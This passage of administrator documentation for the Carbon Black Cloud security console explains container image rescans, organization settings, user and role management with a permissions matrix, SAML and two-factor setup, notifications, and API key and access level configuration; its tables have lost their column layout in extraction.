
If a container image is built, pushed to a public repository and deployed to a Kubernetes cluster between two scans, it will be displayed in the list with a **Pending** status. If the image scan has a status **Error**, you can run the scan for that particular image in the Carbon Black Cloud console or in a terminal, using the CLI Client.

Prerequisites

Configure the Carbon Black Cloud CLI Client.

- To configure the CLI Client, see [Set Up CLI Instance for Image Scanning](#).
- To use the CLI Client in a terminal, see [Container Security API and Integrations](#).

This procedure is for performing an image scan in the Carbon Black Cloud console.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.

- 3 To expand the filter options, click the carets >> in the top left. For the **Scan Status** filter, select **Error**.

The table displays only images with filtered status.

- 4 (Optional) Either use the search field to find a particular image, or review the listed images.
- 5 Click **Scan** under **Vulnerabilities/ Fixes** column or in the image details panel.

You are notified that the scan is in progress.

Note You can run the manual scan for images in public repositories only. If the image belongs to a private repository, the **Scan** button is inactive.

Results

After the scan is complete, the **Initial Scan** date is populated, the vulnerabilities and the available fixes for the image are displayed.

What to do next

You can choose your next action - to investigate the vulnerabilities with their CVE codes, to drill-down details on the impacted workloads, to identify patches, or to plan a new policy for container images deployed on your Kubernetes clusters.

Settings

8

This chapter includes the following topics:

- General Settings
- Managing Users
- Managing Roles
- Subscribe to Notifications
- Setting up API Access
- Onboarding AWS Accounts
- Data Forwarders
- Using the Inbox
- Audit Logs

General Settings

You can use the general settings to define the boundaries of your organization's premises to determine which endpoints are on- or off-premises at the time of an event. In addition, you can specify the required registry key for compatibility with a Windows update.

Define On-Premise Devices

You can define on-premise devices.

Prerequisites

A device can be considered on-premises if it meets at least one of the following conditions:

- The device has a relevant Fully Qualified Domain Name (FQDN) registered on the network adapter.
- The device has a relevant IP address registered on the network adapter.
- A home network or remote network device has a matching FQDN or IP address in Reachable Hosts. This means the device is considered on-premises when it is actually off-premises.

Procedure

- 1 On the left navigation pane, click **Settings > General**.
- 2 Add your domain in the **DNS Suffix** textbox, then click **Add**.
- 3 Alternatively, add a **Reachable Host**, then click **Add**.

Note A device can only be defined as off-premises by excluding it from the DNS Suffix or Reachable Host lists.

Set Registry Key for Windows Update

Carbon Black offers a way to set the required registry key for compatibility with a Windows update.

Prerequisites

See [Windows KB 4072699](#).

Procedure

- 1 On the left navigation pane, click **Settings > General**.
- 2 Click **Send Registry Key**.
- 3 Set **ALLOW REGKEY**. Each Windows 3.1 sensor or later will install the registry key the next time that it checks in with the Carbon Black Cloud.

The following reg key/value is created:

- Key="HKEY_LOCALMACHINE"Subkey="SOFTWARE\Microsoft\Windows\CurrentVersion\QualityCompat"
- Value Name="cadca5fe-87d3-4b96-b7fb-a231484277cc"
- Type="REG_DWORD"
- Data="0x00000000"

Note Any user who has administrator rights on the endpoint can manually delete the registry key. Microsoft recommends that the key not be changed or deleted after it is created.

Managing Users

You can add and delete users as well as modify their roles and login methodology.

By setting up and managing users, you give the users access to the Carbon Black Cloud console.

Add or Edit Users

You can add new console users, edit user details and update existing user role assignments.

Prerequisites

Note If you are in a multi-tenancy environment, see [Managing Users in a Multi-tenancy Environment](#) for details specific to your environment.

Procedure

- 1 On the left navigation pane, click **Settings > Users**.
- 2 Click **Add User** or identify the user you want to modify and in the **Actions** column, click **Edit**.
- 3 Enter the details for the new user, including name, email, and role or make edits as necessary.
- 4 Select user role.

Users are granted specific permissions based on their assigned role. Six pre-defined [Predefined User Roles](#) are available for selection.

You can also create a [Managing Roles](#) to create new roles with specific permission levels. Reference the [Roles Permission Descriptions](#) for additional detail when creating custom roles.

Note Legacy User Roles are still available for selection, but will be phased out over time.

- 5 Click **Save**.

Results

For new users:

- An email is sent to the input email address. The email will prompt the user to log in and create a password.
- Added users will appear in the table once they have confirmed their login credentials.

Delete Users

You can delete users, which are not administrators.

Procedure

- 1 On the left navigation pane, click **Settings > Users**.
- 2 Identify the user you want to delete and in the **Actions** column, click the X icon.
- 3 In the confirmation modal, click **Delete**.

Enabling Two-Factor Authentication

We recommend that you enable DUO or Google two-factor authentication (2FA) to add an extra layer of security to your organization.

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Enable Duo Security

You can enable Duo Security to add an extra layer of security to your organization.

As a best practice, open a second tab after logging into the console to make changes to 2FA settings.

Prerequisites

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Procedure

- 1 On the left navigation pane, click **Settings > Users**, then click **DUO Security**.
- 2 Click **Confirm** to confirm that you want to enable DUO 2FA for everyone in your organization who will sign in to the Carbon Black Cloud console.
- 3 Enter the DUO Security Settings from your DUO account into the modal.
- 4 Find the integration key, secret key, and API hostname in DUO. (**Applications > + Protect an Application** > search "Web SDK" > **Protect this Application**).
- 5 Click **Submit**.

Enable Google Authenticator

You can enable Google authentication to add an extra layer of security to your organization.

As a best practice, open a second tab after logging into the console to make changes to 2FA settings.

Prerequisites

You must have at least two users registered in the Carbon Black Cloud console to enable 2FA.

Procedure

- 1 On the left navigation pane, click **Settings > Users**, then click **Google Authenticator**.
You are prompted to confirm Google 2FA.
- 2 Sign out, then re-sign in to the Carbon Black Cloud console.
- 3 Download and install the iOS or Android Google Authenticator app on your mobile device. Open the Google Authenticator app on your mobile device and scan the barcode to complete the Google 2FA setup process. A pop-up modal window confirms that you have activated Google 2FA.
- 4 Enter the 6-digit code that appears on your mobile device to authenticate into the Carbon Black Cloud console.

Enabling SAML Integration

Use this procedure to enable SAML/SSO using any of three supported providers.

Important The following SAML providers have been tested and are supported for use within the Web Console using the Sign in via SSO button when SAML has been configured on the Administrators page:

- Ping Identity
- OneLogin
- Okta.

Best-effort support will be provided to users attempting the use of non-supported providers; however, solutions or workarounds are not guaranteed.

We recommend opening up two instances of the Carbon Black Cloud in separate browsers in case something is misconfigured and you are unable to log in using SAML. If this happens, return to the second instance and disable SAML. Then, verify the settings or contact Carbon Black technical support.

SAML-authenticated applications require the browser to be closed to complete the sign out process. To sign out, close your browser session after clicking **Sign Out**.

Enable SAML Integration with Ping Identity

You can enable SAML integration with Ping Identity.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Log in to your Ping One account <https://admin.pingone.com/web-portal/dashboard>.
- 4 On the Admin dashboard, click the **Applications** tab, **Add application**, then **New SAML application**.
- 5 Fill in the appropriate fields, click **Continue to Next Step**, then the **I have the SAML configuration tab selected** tab.
- 6 From the Carbon Black Cloud SAML Config page, enter the ACS field and the entity ID. Click **Continue to Next Step**.
- 7 Click **Add new attribute** and enter the following fields:
 - **mail**: Email

- **SAML SUBJECT:** SAML SUBJECT
 - 1 For the mail field, click **Advanced**, enter the following fields, then click **Save**:
 - **NameFormat:** urn:oasis:names:to:SAML:2.0:attrname-format:basic
 - **Attribute Mapping:** mail = Email
 - 2 For the SAML subject field, click **Advanced**, enter the following fields, then click **Save**:
 - **NameFormat:** urn:oasis:names:to:SAML:2.0:nameid-format:transient
 - **Attribute Mapping:** SAML SUBJECT = SAML SUBJECT
 - 3 Click **Save & Publish**.
 - 4 In the Review Setup section, copy the SAML signing certificate and paste it into the Carbon Black Cloud SAML Config page. Copy the SSO URL and paste it into the Carbon Black Cloud SAML Config page. If your PingOne account email does not match your Carbon Black Cloud user email, configure your PingOne email login account on the Users tab.
- 8 On the Carbon Black Cloud SAML Config page, click **Save**, then open a new browser tab or window and verify SAML Authentication.

Enable SAML Integration with OneLogin

You can enable SAML integration with OneLogin.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Go to OneLogin in a second browser and go to **Apps > Add Apps** in the OneLogin administrator dashboard.
- 4 Search for "SAML Test Connector" and select and save the first result from the search results list. OneLogin will open the application Info page. Click the **Configuration** tab.
- 5 In the display name field, type "CB PSC". From the Carbon Black Cloud SAML Enabled page, copy the URL from the Audience field. In Onelogin, paste the copied text into the RelayState, Audience, and Recipient fields.
- 6 In the Carbon Black Cloud SAML Enabled page, copy the URL from the ACS (Consumer) URL Validator field. In Onelogin, enter the copied text into the ACS (Consumer) URL Validator field.
- 7 In the Carbon Black Cloud SAML Enabled page, copy the URL from the ACS (Consumer) URL field. In Onelogin.com, paste the copied test into the ACS (Consumer) URL field.

- 8 Click **Save** to save your configuration changes at Onelogin.com. Click the **Parameters** tab and add the parameter "SAML Test Connector (IdP) Field mail" with "Value Email" (custom parameter).
- 9 Click the **SSO** tab. Copy the X.509 Certificate and paste the value into the X509 Certificate field in the Carbon Black Cloud. If you receive a "Request failed with status code 400" error message, try copying the certificate information line by line into the console.
- 10 In Onelogin, copy the SAML 2.0 Endpoint (HTTP) field and paste the value into the Single Sign On URL (HTTP-Redirect Binding) field in Carbon Black Cloud. Click **Save**.
- 11 Open a new browser tab or window and verify SAML authentication.

Enable SAML Integration with Okta

You can enable SAML integration with Okta.

Procedure

- 1 In each of two Carbon Black Cloud instances, on the left navigation pane, click **Settings > Users**, and for **SAML config** select **Enabled**.
SAML Config page is displayed.
- 2 In the SAML Config page, click **Other**. Leave the Email Attribute Name field as the value "mail".
- 3 Log in to Okta, click **Applications**, then **Create New App**. Set the app type to "SAML2.0", name the app, then click **Next**.
- 4 Copy the Audience and ACS URL from the Carbon Black Cloud (these are the same URL) and paste them into both the Single sign on URL and Audience URI (SP Entity ID) fields in Okta. Set the Attribute Statement as "Name=mail", "Name format=Basic\"", and "Value=user.email".
- 5 Select **I'm an Okta customer adding an Internal app**, then click **Finish**.
- 6 Click **View Setup Instructions**. Copy the value in the Login URL/SignOn URL field and paste it into the Single Sign On URL field of the Carbon Black Cloud SAML Config page. Click **Save**.
- 7 Open a new browser tab or window and verify SAML authentication.

Managing Roles

Every Carbon Black Cloud console user is assigned to a role with respective permissions.

Assign roles to your console users from the **Users** page.

Explore pre-defined roles or create a custom role on the **Roles** page.

About User Roles

Every Carbon Black Cloud user is assigned to a role. User roles contain varying sets of permissions which dictate the views and actions available to a user.

The Carbon Black Cloud console comes with six pre-defined, built-in roles to choose from. Click the caret next to a role name in the table to view the permissions associated with each role.

Predefined User Roles

The Carbon Black Cloud console comes with six pre-defined, built-in roles to assign to your users.

Note [Legacy User Roles](#) are still available for selection, but will be phased out over time.

View All

Users can view pages, export data, and add notes and tags. Suited for new users or users in an oversight capacity.

Permissions include:

- View dashboard data
- Investigate alerts and view analysis
- View endpoints, workloads, policies, reputations

Analyst 1

Users monitor, investigate, and respond to potential threats. Users can also triage alerts and place devices in or out of quarantine.

Permissions include:

- View and quarantine devices
- Analyze and dismiss alerts

Analyst 2

Users monitor, investigate, and respond to potential threats. Users can also effect change on endpoints or workloads via Live Response, file deletion, and quarantine.

Permissions include all **Analyst 1** permissions, as well as:

- Manage background scans
- Delete hashes from endpoints or workloads

Analyst 3

Users monitor, investigate, and respond to potential threats. Users can also use Live Response and manage application reputations, and certificates. Users can use all Live Response features including process execution, memory dump, and removal from endpoints or workloads.

Permissions include all **Analyst 2** permissions, as well as:

- Live Query access
- Live Response access
- Approve/Ban applications
- Manage trusted certs

System Admin

Users are responsible for daily admin activities including adding users, managing sensors, and enabling bypass. Users in this role cannot change global settings, delete files, or use Live Response.

Super Admin

Users have all permissions, including console setup and configuration, Live Response, and management of policies, API keys, and sensor group rules.

Kubernetes Security DevOps

Users are responsible for configuring K8s security. This includes setting up K8s policies and scopes, and K8s clusters in the Carbon Black Cloud console. Users can monitor the health of the K8s environment, investigate workloads and violations, and take actions accordingly.

Legacy User Roles

Legacy user roles are still available for selection, but will be phased out over time.

- **View only:** View alerts; cannot take action on alerts. Some components are hidden from view-only users.
- **Administrator:** Full administrative rights; can view and take action on alerts.
- **Live Response Administrator:** Full administrator rights; can view and take action on alerts, and use Live Response to remediate issues on endpoints or workloads.

Permissions Matrix

Permissions matrix table shows the permissions that are assigned to a particular role.

Alerts	View All	Analyst			Kubernetes	Kubernetes	Kubernetes		
		1	2	3	Security DevOps	Security SecOps	Developer	System Admin	Super Admin
Dismiss Alerts	X	X	X	X	X	X			X
Manage Alerts, Notes, and Tags	X	X	X			X		X	X
Manage Notifications	X	X	X	X	X	X		X	X
View Alerts, Notes, and Tags	X	X	X	X		X		X	X
View Notifications	X	X	X	X	X	X	X	X	X

Kubernetes Security Developer									
Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security SecOps	Kubernetes Security Developer		
							System Admin	Super Admin	
API Keys	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Access Levels								X	
Manage API Keys					X	X			X
View API Keys		X	X	X	X	X		X	X
Appliances	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Register workload appliances and send workload assets to CBC	X	X	X	X				X	X
View Appliance Details	X	X	X	X	X	X		X	X
Custom Detections	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Watchlist Feeds				X					X
Manage Watchlists				X					X
View Watchlist Feeds	X	X	X	X				X	X
View Watchlists	X	X	X	X				X	X

Kubernetes Security Developer									
Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security SecOps	Kubernetes Security Developer		
							System Admin	Super Admin	
Device Control	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Manage Enforcement								X	
Manage External Devices				X					X
View External Devices	X	X	X	X			X		X
Endpoint Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin
Bypass								X	X
Deregister and Delete Sensors								X	X
Export Device Data	X	X	X	X			X		X
Get and Delete a Hash from Specified Devices			X	X			X		X
Background Scan			X	X			X		X
Manage Devices							X		X
Manage Device Assignments									X
Manage Sensor Groups							X		X
Quarantine	X	X	X						X

								Kubernetes Security Developer	System Admin	Super Admin
Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security SecOps				
View Devices and Sensor Groups	X	X	X	X				X	X	
Investigate	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin	
Conduct Investigations	X	X	X	X				X	X	
Export Event Data	X	X	X	X				X	X	
Live Query	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin	
Use Live Query				X				X	X	
View Live Query			X	X				X	X	
Live Response	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security Developer	System Admin	Super Admin	
Use Live Response			X	X					X	
View Live Response			X	X					X	
Execute Live Response Processes				X					X	
Dump Memory and Remove Live Response				X					X	

Kubernetes Security Developer										
Alerts	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes DevOps	Kubernetes SecOps	Kubernetes Security	Developer	System Admin	Super Admin
Organization Settings	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes DevOps	Kubernetes SecOps	Kubernetes Security	Developer	System Admin	Super Admin
Configure 2FA and SAML										
Export Dashboard Data	X	X	X	X				X	X	
Manage Org Information and Codes										X
Manage Roles										X
Manage Users		X	X	X	X	X	X		X	X
View and Export Audit Logs	X		X	X				X	X	
Download Sensor Kits								X	X	
View 2FA and SAML	X		X	X				X	X	
View Org Information and Codes	X	X	X	X				X	X	
View Users	X	X	X	X				X	X	
Manage Data Forwarders										X
View Data Forwarders								X	X	
Policy Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes DevOps	Kubernetes SecOps	Kubernetes Security	Developer	System Admin	Super Admin
Manage Policies										X

					Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security DevOps	Developer	System Admin	Super Admin
Alerts	View All	Analyst 1	Analyst 2	Analyst 3						
View Policies	X	X	X	X					X	X
Files and Reputations	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security DevOps	Developer	System Admin	Super Admin
Delete Files			X	X					X	
Manage Reputations and Auto Banned List				X						X
View Reputations	X	X	X	X					X	X
Vulnerability Assessment	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security DevOps	Developer	System Admin	Super Admin
Request Updated Vulnerability Data				X					X	X
View and Export Vulnerability Data	X	X	X	X					X	X
Workload Management	View All	Analyst 1	Analyst 2	Analyst 3	Kubernetes Security DevOps	Kubernetes Security DevOps	Kubernetes Security DevOps	Developer	System Admin	Super Admin
Manage Workloads									X	X
View Workloads	X	X	X	X					X	X
Manage Kubernetes Security					X	X				X

Alerts	View All	Analyst	Analyst	Analyst	Kubernetes Security	Kubernetes DevOps	Kubernetes SecOps	Developer	System Admin	Super Admin
		1	2	3						
View Kubernetes Security					X		X	X		X
View Image and Manage Image exceptions					X		X	X		X

Roles Permission Descriptions

Every user is assigned to a role with respective permissions. The following table describes the available permissions.

Alerts	Description
Dismiss Alerts	Dismiss selected alerts.
Manage Alerts, Notes, and Tags	Add, edit, and delete alerts, notes, and tags.
Manage Notifications	Add, edit, and delete notifications.
View Alerts, Notes, and Tags	View and search alerts, notes, and tags.
View Notifications	Access and view content on Notifications page.
API Keys	Description
Manage Access Levels	Add, edit, and delete access levels.
Manage API Keys	Add, edit, and delete API keys.
View API Keys	Access and view content on API Access page.
Appliances	Description
Register workload appliances and send workload assets to CBC	Register the Carbon Black Cloud (CBC) workload appliance and send the workload inventory data on the Workloads > VMs without Sensors page. You must have appliance credentials to register the appliance with CBC.
View Appliance Details	After registration of the Carbon Black Cloud workload appliance, view the appliance details on the API Access > API Keys page.
Custom Detections	Description
Manage Third Party Watchlists	Enable or disable reports and IOCs from watchlists curated by Carbon Black and third parties.
Manage Watchlists	Add, edit, and delete custom watchlists, related reports, and IOCs. Subscribe and unsubscribe from watchlists curated by Carbon Black and third parties.
View Third Party Watchlists	View all watchlists; custom and curated by Carbon Black and third parties.

Alerts	Description
View Watchlists	View the Watchlists page and all available watchlists.
Device Control	Description
Manage Enforcement	Turn on/off blocking on the Policies page. "Manage Policies" is required to change policy settings.
Manage External Devices	Review external devices, create approvals for specific or multiple USB devices, and manage approvals.
View External Devices	View USB Devices page and all the detected external devices.
Endpoint Management	Description
Bypass	Enable or disable bypass mode on a device.
Deregister and Delete Sensors	Manage deregistration and uninstall settings for sensors.
Export Device Data	Export device data to a CSV.
Get and Delete a Hash from Specified Devices	Upload and delete a hash from devices.
Background Scan	Enable or disable background scan on a device.
Manage Devices	Add and delete device owners; send activation codes; download and update sensors and signature versions.
Manage Device Assignments	Assign policies to devices.
Manage Sensor Groups	Add, edit, and delete sensor groups.
Quarantine	Enable or disable quarantined state on a device.
View Device Info and Sensor Groups	View device and sensor group information.
Investigate	Description
Conduct Investigations	Use filters and search capability on Investigate page.
Export Event Data	Export event data from Investigate page to a CSV.
Live Query	Description
Use Live Query	Use all Live Query capabilities. Create, execute, and view query results.
View Live Query	View query results.
Live Response	Description
Use Live Response	Initiate Live Response sessions, modify files and registry, and stop processes.
View Live Response	Initiate Live Response sessions, view files, registry, and processes.
Execute Live Response Processes	Execute processes on the remote asset.
Dump Memory and Remove Live Response	Dump kernel memory and permanently remove Live Response from the asset.

Alerts	Description
Organization Settings	Description
Configure 2FA and SAML	Add, edit, and delete two-factor authentication and SAML settings.
Export Dashboard Data	Export dashboard data to a CSV.
Manage Org Information and Codes	Create organization settings; set registry key and reset company registration codes.
Manage Roles	Add, edit, and delete user roles.
Manage Users	Add, edit, and delete console users; assign roles to users.
View and Export Audit Logs	View and search audit logs; export audit log data to CSV.
Download Sensor Kits	Download and update sensor and signature version kits. User Interface requires the "View Devices and Sensor Groups" permission.
View 2FA and SAML	View two-factor authentication and SAML settings.
View Org Information and Codes	View organization settings, registry key, and company registration codes.
View Users	View console user information.
Manage Data Forwarders	Manage configuration settings for data forwarders.
View Data Forwarders	View the Data Forwarder page and all data forwarders.
Policy Management	Description
Manage Policies	Add, edit, and delete policies.
View Policies	View policies.
Files and Reputations	Description
Delete Files	Delete uploaded reputation files.
Manage Reputations and Auto-Banned List	Add, edit, and delete reputations; configure auto banned list settings.
View Reputations	View and search reputations; view auto banned list settings.
Vulnerability Assessment	Description
View and Export Vulnerability Data	View and export vulnerability data to a CSV.
Request Updated Vulnerability Data	Refresh the Vulnerabilities page to get the latest data.
Workload Management	Description
Manage Workloads	Manage install sensor action for workload VMs.
View Workloads	Access and view workload inventory data on the Workloads > VMs without Sensors page.
Manage Kubernetes Security	Add, edit, and delete Kubernetes clusters, policies, and scopes. Utilize search and filter capabilities and access information across all Kubernetes pages.

Alerts	Description
View Kubernetes Security	Access and view content on Kubernetes pages.
View Image and Manage Image exceptions	Access and view inventory of repositories with container images, access and view scan results for known vulnerabilities on container images, add or remove exceptions for vulnerabilities on images.

Add or Edit Custom Roles

Create and add custom roles, or modify existing roles.

Procedure

- 1 On the left navigation pane, click **Roles**, then **Add Role** or click the **Pencil** icon in the row of the role you want to modify.
- 2 Enter a unique name and description for the new role. Special characters, including Tab, are not allowed.
- 3 Select a role from the **Copy permissions from** dropdown to use an existing role as a template. This allows you to add and remove permissions from an existing set of role permissions.
- 4 Select **None** from the **Copy permissions from** dropdown to select permissions without an existing template.
- 5 Expand the **Permissions** categories and select or unselect the desired permissions for the role, then click **Save**.

Note Click the **Duplicate** icon next to role in the table to make a copy of that role. Use copied roles to easily make minor adjustments to existing roles.

Delete Custom Roles

Delete existing roles.

Note Built-in user roles and custom roles actively assigned to users cannot be deleted.

Prerequisites

To delete a custom role, you must first reassign users connected to that role to a new role.

Procedure

- 1 On the left navigation pane, click **Roles**, then in the **Actions** column, click the **X** icon in the row of the role you want to delete.
- 2 In the confirmation modal, click **Delete**.

Export Roles

You can export roles.

Procedure

- 1 On the left navigation pane, click **Roles**.
- 2 In the **Actions** column, click the **Export** icon to download a JSON file of a custom role. Use downloaded files to archive or audit changes made to custom roles.

Subscribe to Notifications

You add notifications to subscribe for specific alerts on actions in your system environment.

Prerequisites

Email addresses must associate with registered Carbon Black Cloud console users.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to **Settings > Notifications** page.
- 2 Click **Add Notification** and populate the required text fields.
 - a Select a notification type from the drop-down menu.

Option	Description
Alert crosses a threshold	Notifies you if an alert crosses a specified severity threshold.
Alert includes specific TTPs	Notifies you if an alert exhibits specific TTPs. You can select and search for multiple TTPs.
Policy action is enforced	Notifies you if a policy action is enforced. These notifications can be configured based on the action taken by the policy and will notify you when an application, process, or network connection has been terminated or denied based on policy rules.
Watchlist gets a hit	Notifies you if an IOC is detected in your environment.

Depending on the notification type you select, you can view additional options under the drop-down menu.

Note If you set up both a TTP-based notification and a Threat score-based notification, you receive two emails for the same alert.

- b Select all policies or specific ones.
If you select more than one policy, the Carbon Black Cloud console sends a separate notification for each of the policies.
- c Select how you want to get the notifications you subscribe for.
You select either the Email option, or the API Keys. For each option, select one or more users.
- d Optional. To reduce the number of emails that you receive, select the box for **Send only 1 email notification for each threat type per day**.

- 3 To apply the changes, click **Add**.

Results

The notification you subscribe for appears at the bottom of the notifications list.

What to do next

You can change your notification preferences or check the notification history by selecting the **Edit** or the **clock** icon respectively.

Setting up API Access

You can use the Carbon Black Open API platform to integrate with a variety of security products, including SIEMs, ticket tracking systems, and your own custom scripts.

To find integration partners, see <https://www.vmware.com/products/vmware-marketplace.html> and visit the Carbon Black Developer Network at <https://developer.carbonblack.com/>.

Create and Manage an API Key

You add and manage services integrations into your environment by setting their access level through creating and managing your API keys.

When creating your API Keys, you must understand the following limitations and implications.

- API keys of type “Custom” are required for the majority of API calls. Other key types are legacy and being phased out. This key type is required for the Splunk App and other integrations released in the future. To limit access, create an Access Level with only the permissions required.
- SIEM type API keys can only receive notifications through the Notifications API. Use a SIEM API key to configure the Syslog connector. New integrations should use one of the following to receive all available data:
 - [Data Forwarders](#): to stream alerts or events to your own S3 bucket, where you can control retention.
 - [Alerts v6 API](#): to search up to 180 days of historical alert data
- Keys of type API are required for Policy and Audit Log APIs
- Treat the API ID and the APIsecret keys on the API Access page the same as your Carbon Black Cloud console login password.

Prerequisites

To use the **Custom** access permissions for your integrations, you must create an access level.

Procedure

- 1 On the left navigation pane, click **Settings > API Access**.

2 **Optional:** If your API Key requires a custom access level, create that access level now:

- a Click the **Access Level** tab.
- b Specify the Access Level name.
- c Specify the Access Level permissions.

For a detailed guide, see the [Authentication section of the Developer Network](#).

3 Click **Add API Key**.

- a Give the API key a unique name and description.
- b Select the appropriate access level type.

Note To use a custom access level, select **Custom** from the **Access Level type** drop-down menu and specify the **Custom Access Level**. (See step 2.)

- c **Optional:** Add authorized IP addresses.

You can restrict the use of an API key to a specific set of IP addresses for security reasons.

Note Authorized IP addresses are not available with Custom keys.

4 To apply the changes, click **Save**.

Results

A pop-up displays the new API credentials. They include API ID and API Security Key:

Example

API ID: F3HLZ13ZS3

API Security Key: FGD7T51232HQ37GN3VE8UZYF

What to do next

Purpose	Action
To update the name, description, or the IP addresses for a specific API key,	click the Edit button in the Actions column.
To view the credentials for a specific API key,	click the Actions drop-down menu and select API credentials .
To generate new credentials,	click the Actions drop-down menu, select API credentials , and click Generate new API Secret Key .
	Note You must re-enter the API secret key in the integration to take effect.

Purpose	Action
To see all notifications sent to the API key within a timeframe,	click the Actions drop-down menu and then select the timeframe.
To confirm the removal of the API key,	click the Actions drop-down menu and select Delete . Note You cannot delete API Keys associated with a notification rule.

Delete API Key with Attached Notification Rule

To delete an API key with attached notification rules, you must delete all of the associated notifications rules first and then the API key.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.
- 2 Locate the **API ID** of the API key that you intend to delete.
- 3 Navigate to the **Settings > Notifications** page.
- 4 Find the API ID in the **Subscribers** column and delete all associated notification rules.
- 5 Navigate to the **Settings > API Access** page and delete the API key.

The API key was deleted from the **API Access** page.

Setting Access Levels

Access levels offer the ability to create custom levels of access for your integrations with other security products. Create custom access levels with specific, granular permissions to apply to an API key.

Create Access Levels

To be able to access the data in your Carbon Black Cloud integrations through APIs, you must determine the appropriate access level for your API.

Procedure

- 1 Click **Settings > API Access** on the left navigation pane.
- 2 Go to the **Access Levels** tab and click **Add Access Level**.
- 3 Enter a name and description for your access level.
- 4 Select the boxes of the permission functions (CRUDE) you want to include in your access level.
- 5 To apply the changes, select **Save**.

Results

You can view the newly created access level listed in the **Access Levels** tab.

What to do next

To modify or delete an access level, use the **Actions** column . If you export an access level, you download a JSON file holding the role definition details.

Apply Access Level to API Key

You apply a custom access level to an API key when granting access to your integrations by adding the API key.

Note Select a user role from the **Custom Access Level** drop-down menu for testing purposes only. User roles can contain unversioned APIs. For information on all currently supported and versioned APIs, see [Carbon Black Developer Network](#).

Prerequisites

Create a custom access level.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.
- 2 Go to the **API Keys** tab and click **Add API Key**.
- 3 Enter a name for your API Key and short description.
- 4 Select **Custom** from the **Access Level Type** drop-down menu.
- 5 Select either a user role or an access level that is available in your organization from the **Custom Access Level** drop-down menu.
- 6 To apply the changes, select **Save**.

Results

The newly created API key displays in the **API Keys** tab.

What to do next

